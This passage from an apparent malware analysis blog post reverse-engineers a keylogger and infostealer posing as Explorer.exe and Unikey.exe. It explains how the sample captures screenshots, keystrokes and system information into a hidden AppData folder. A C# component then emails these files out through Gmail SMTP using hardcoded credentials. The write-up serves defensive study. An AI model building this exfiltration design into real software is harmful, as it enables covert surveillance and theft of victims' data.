    sub_3E1790();
    system(MultiByteStr);
    Sleep(0x927C0u);
}
It calls sub_3E1790(). This function mostly sets things up to take a screenshot of our screen and write it to C:\Users\ndinh\AppData\Roaming\Explorer\screen.jpeg.
Writing the keylog to the Log file

This is the content written out to the Log file.
Running Transfer.exe
Before the sleep in the while() loop, it calls system to run cmd and execute Transfer.exe.

Checking the two files, Unikey.exe is a copy of the original file, while Transfer.exe is compiled with C#. So I decompiled the C# file.

After decompiling:

It declares a variable name with the value “%appdata%\Explorer”, then name = Environment.ExpandEnvironmentVariables(name); expands it to the real path of the %appdata%\Explorer folder.
It creates an SmtpClient object to send email through Gmail’s SMTP server, smtp.gmail.com on port 587. It turns on SSL by setting the EnableSsl property of smtpClient to true, and authenticates with Gmail by putting the account details into a NetworkCredential object. The account is anhthc95@gmail.com, and its password sits right next to it in plain text (I redacted it here).
It creates a MailMessage object to hold the email’s information, including the sender and recipient addresses, the subject, and the body. WindowsIdentity.GetCurrent().Name gets the name of the user currently logged in to the computer, and it’s combined with a dash to make the subject. The current time is formatted in English and used as the body of the email.
It then checks the folder given by name for screen.jpeg, Log.txt and systeminfo.txt and attaches each one that exists. The email is sent with the smtpClient object. Any error during sending is caught and ignored.
Goal of the malware

The malware creates a hidden Explorer folder at C:\Users\ndinh\AppData\Roaming\Explorer, then creates Unikey.exe, a second copy of Explorer.exe that does the same job. It creates Systeminfo.txt to collect information about the computer and the applications installed on it, then takes screenshots of what the victim is using. A separate thread sets up the keylogger and records the victim’s activity into the Log file. Finally it sends all of this to the attacker’s email address through Transfer.exe, which a thread launches.